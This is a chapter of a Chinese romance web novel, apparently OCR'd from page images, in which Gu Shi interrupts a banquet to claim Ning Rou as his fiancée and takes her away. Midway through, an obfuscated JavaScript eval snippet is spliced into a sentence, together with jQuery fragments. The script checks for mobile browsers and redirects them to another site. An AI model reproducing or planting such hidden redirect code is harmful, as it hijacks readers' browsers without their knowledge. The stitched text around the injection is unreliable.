台上,宁柔从宁雪吟和赵婉面前走过时,她俩都是一副错愕的表情,原本准备的一肚子“安慰”话语,此刻全堵在了嗓子里,一个字也吐不出来。
“妈,她没吃错药吧,这么听话?”宁雪吟轻轻侧头,声音压得很低,目光却死死盯在宁柔的背影上。
“我也不知道……”赵婉皱着眉,眼底闪过一丝不安。
两人凑近了些,小声蛐蛐起来。
宁国安倒是很满意宁柔这幅顺从的模样,眼角的笑纹比平时深了几分。宁柔走近时,他伸出手,热络地拉住她的手腕,将她带到自己身边,一脸慈父样。
“柔柔,来,站到爸爸身边来。”他拍了拍她的手背,然后面向台下,声音洪亮,“各位,旁边这位便是我的女儿宁柔。”
不等他给任何暗示,宁柔就已经轻轻侧身,朝台下众宾客礼貌地鞠了个躬,姿态乖顺得无可挑剔。
宁国安嘴角的弧度又上扬了几分,声音也更加响亮:“借着今天这个好日子,我打算把柔柔和小彦的婚讯也宣布一下。”
“等等,爸爸。”宁雪吟突然从侧边走上前来,步伐轻快,笑容温婉,“既然是姐姐的终身大事,当然也要问问姐姐的意见。”
宁国安很是宠爱这个小女儿,对于她的突然打断,他不仅不恼,反而笑呵呵地摸了摸她的头:“是爸爸考虑不周。”然后看向宁柔,用那种施舍般的温和语气问道:“柔柔,关于婚事,你有没有什么想法?”
宁雪吟顺势站到宁柔身旁,温柔地笑着,嘴唇没怎么动,用只有两人能听到的声音说道:“姐姐,我都好心为你争取了,有什么意见就赶紧说吧。”
宁柔知道她哪有什么好心,不过是不甘心事情的发展没有如她预料那般。所以她装作听不懂,眉眼弯弯,笑得比宁雪吟还要温柔。她的目光掠过台下,在顾时面沉如冰水的脸上停了一瞬,发现他正死死的盯着她,于是她的嘴角就扬得更高了。
“谢谢爸爸为我安排。”她收回视线,语气轻柔“一切听爸爸的。”
宁雪吟的笑容僵在嘴角,其他等着看戏的人也愣住了,只有宁国安的笑声更加爽朗。
“那好。”他清了清嗓子,挺起胸膛,中气十足地开口,“下面,我正式宣布——”
“抱歉,打断一下。”
一个戴金丝眼镜的年轻男人从人群中走出来,他身着黑色西装,步伐从容,没看任何人,径直走到台上,对宁国安微微点了点头。
“我是顾氏集团顾时先生的特别助理,林砾。”
林砾的声音很平,没有起伏,像一台校准过音量的机器,他推了推眼镜,镜片后的眼睛弯起一个恰到好处的弧度,有礼貌,但没有任何温度。
宁柔多看了他一眼。
这人站姿太标准了,肩线、腰线、膝盖弯曲的角度都像用尺子量过,标准得有些诡异。
全场已经安静下来,她收回目光再看向刚才那个位置,发现顾时已经不在了。
林特助没有寒暄,直切主题:“顾氏不同意宁柔小姐与周家的婚事。”
宁国安脸色骤变,喉咙里滚出一声压着怒意的低音:“林特助,这是我们宁家的家务事,顾氏恐怕——”
“宁先生,”林特助推了推眼镜,礼貌地打断他,语气依旧温和,但每一个字都不容商量,“我想您误会了,我是来通知您的,不是来征求您意见的。”
台下众宾客们交换着眼神,纷纷议论起来。
“什么情况?顾氏怎么会插手宁家的婚事?”
“这不明摆着砸场子嘛,难道宁家之前得罪了顾氏?”
“我看事情没那么简单吧……”
宁雪吟忍不住了,她上前半步,下巴微扬,冷笑了一声:“林特助,你说是顾总的意思,我请问顾总人呢?”她斜眼看向宁柔,嘴角的弧度带着不加掩饰的嘲讽,“你该不会是我姐姐请来的演员吧?”
她总算明白宁柔今晚为什么这么反常了,原来是留了这一手,但堂堂顾氏的掌权人,怎么可能为了一个被宁家踩在脚底的女人出面?简直是笑话。
她凑到宁柔耳畔,小声轻蔑道:“就你也想攀上顾时这棵大树?我亲爱的姐姐,就算找人演戏,剧本也靠谱点儿吧。”
宁柔偏头看她,眼神清冷,没有愤怒,没有慌乱,只有一种让人后背发凉的平静。
“怎么,我说的不对?”宁雪吟被她看得有些不自在,但很快恢复了那副戏谑的神情。
林特助正要开口。
“我在这。”
声音不大,但全场都听见了,所有人都看向声音传来的方向。
顾时从一个不起眼的角落里走出来,黑色皮鞋踩在大理石地面上,声响清晰,每一步都透着王者的从容不迫。
正主出现了,宁雪吟抱着双臂,笑得更加肆无忌惮。
她侧身对宁柔低声说:“宁柔,你真是活该啊,现在你不仅得罪了爸爸,还得罪了顾总,我看你以后还怎么在京城待下去。”她已经想象到宁柔被顾时当面拆穿后狼狈不堪的样子了,嘴角的笑意藏都藏不住。
宁柔没有接话,她看着已经走到她们跟前的顾时,勾着唇角,露出那个他再熟悉不过的笑容。
怕被连累,宁雪吟赶紧后退半步,语气急切地撇清关系:“顾总,这一切都是宁柔的主意,跟我们宁家可没什么关系,是她不知好歹想和您攀上关系。”她还在说,但顾时根本没有看她。
他在宁柔面前停下,低头。她仰着脸同他对视,似笑非笑的目光轻轻刮在他紧绷的神经上,他的下颌线收紧了一瞬,沉默了两秒,然后转过身,面向全场。
“各位可能还不知道。”他的声音不高不低,却压住了台下所有的窃窃私语,“宁柔小姐,是我的未婚妻。”
全场死寂,然后是此起彼伏的抽气声。
未婚妻?!还是顾时的?!
宁雪吟的笑容不仅僵住,整张脸也开始一点一点发白,她嘴唇动了几下,终于挤出几个字:“开什么玩笑?”
顾时微微偏头,目光落在她脸上,只是淡淡一瞥,宁雪吟便被吓得立刻捂住了嘴,后退一步,撞到了赵婉身上。
宁国安站在一旁,张了张嘴,什么声音都没发出来,面色青白交加,额头沁出一层细
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17589458|205425||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
密的汗珠,拉着宁柔的那只手不知什么时候已经松开了。
顾时没有再给他们任何一个眼神,他伸手握住宁柔的手腕,五指扣住她纤细的腕骨,力道不重,但绝对挣脱不开。
温度透过薄薄的皮肤传过来,宁柔低头扫了一眼他的手背,青筋有些凸起。
他牵着她往台下走,现场安静得可怕,皮鞋踩在大理石上的声响成了唯一的背景音。宾客们自动向两侧退开,让出一条通路。
他带着她穿过人群,在所有人的注视下,穿过大厅,出了宁家。
当晚
宁柔坐在顾时的车后座,看着窗外飞速倒退的街灯。在顾时的安排下,她刚从自己那间狭小的出租屋里搬出来,为数不多的行李此刻正安静地躺在后备箱里。
车里很安静。
半晌,顾时先开口:“你刚才在台上,”他顿了顿,侧脸的线条在明明灭灭的光影里显得格外冷硬,“是真的打算嫁给周彦。”
没有疑问的语气,更像是在陈述一个他已经确认但始终无法消化的事实。
“嫁谁不是嫁。”她靠在椅背上,语气轻飘飘的。
顾时的手指在膝盖上收拢,指节因用力而泛白。他偏过头,车窗外掠过的灯光在他脸上切出明暗分明的棱角,他的目光沉沉地压过来,落在她的侧脸上。
她正拿指尖在车窗上漫无目的地划着什么,完全不看他。
他伸手,修长的手指捏住了她的下巴,指间微微用力,迫使她转过头来,指腹贴着她下颌骨细腻的皮肤,隐约能感觉到她跳动的脉搏。
“宁柔。”他声音低沉。
“嗯。”她抬眼看他,眼尾上挑,嘴角还挂着那抹散漫的笑。
“我说了,这次你别想逃。”
她看着他的眼睛,幽深的眸子也注视着她。那眼底暗得吓人,似乎藏着一些他不愿让她看见的情绪。
她忽然凑上前。
动作太快,他来不及后撤,她的脸此刻贴得很近,近到他能数清她的睫毛,能感觉到她呼吸拂过他鼻梁的温度。
宁柔笑着,嘴角弯出好看的弧度,然后偏头,把脸轻轻落在他温热的掌心里,就那么搁着,像一只小猫把下巴搭在主人的手上。
“顾总是想报复我?”她的声音软软的,尾音上扬,像是热爱问问题的可爱学生。
顾时的喉结上下滚动了一轮,他没有回答,她把脸又凑近了几分,睫毛都快扫到他的鼻尖,嘴唇微微嘟起,带着一丝若有若无的撒娇。
“还是说,顾总还喜欢我?”
车厢里整整安静了三秒。
车子在这时拐进一条私人道路,城市的灯光被抛在车后,道路两侧的梧桐树遮住了月光,车厢中骤然暗了下去,顾时的脸隐没在半明半暗的阴影里,宁柔看不清他的表情。
他松开了手,目视前方。
雕花铁门缓缓打开,前方灯火通明的别墅在夜色中浮现出冷峻的轮廓,车子继续往里驶去。
“带身份证了吗?”他冷声问道。
“在身上。”她靠在椅背上答。
“明早领证。”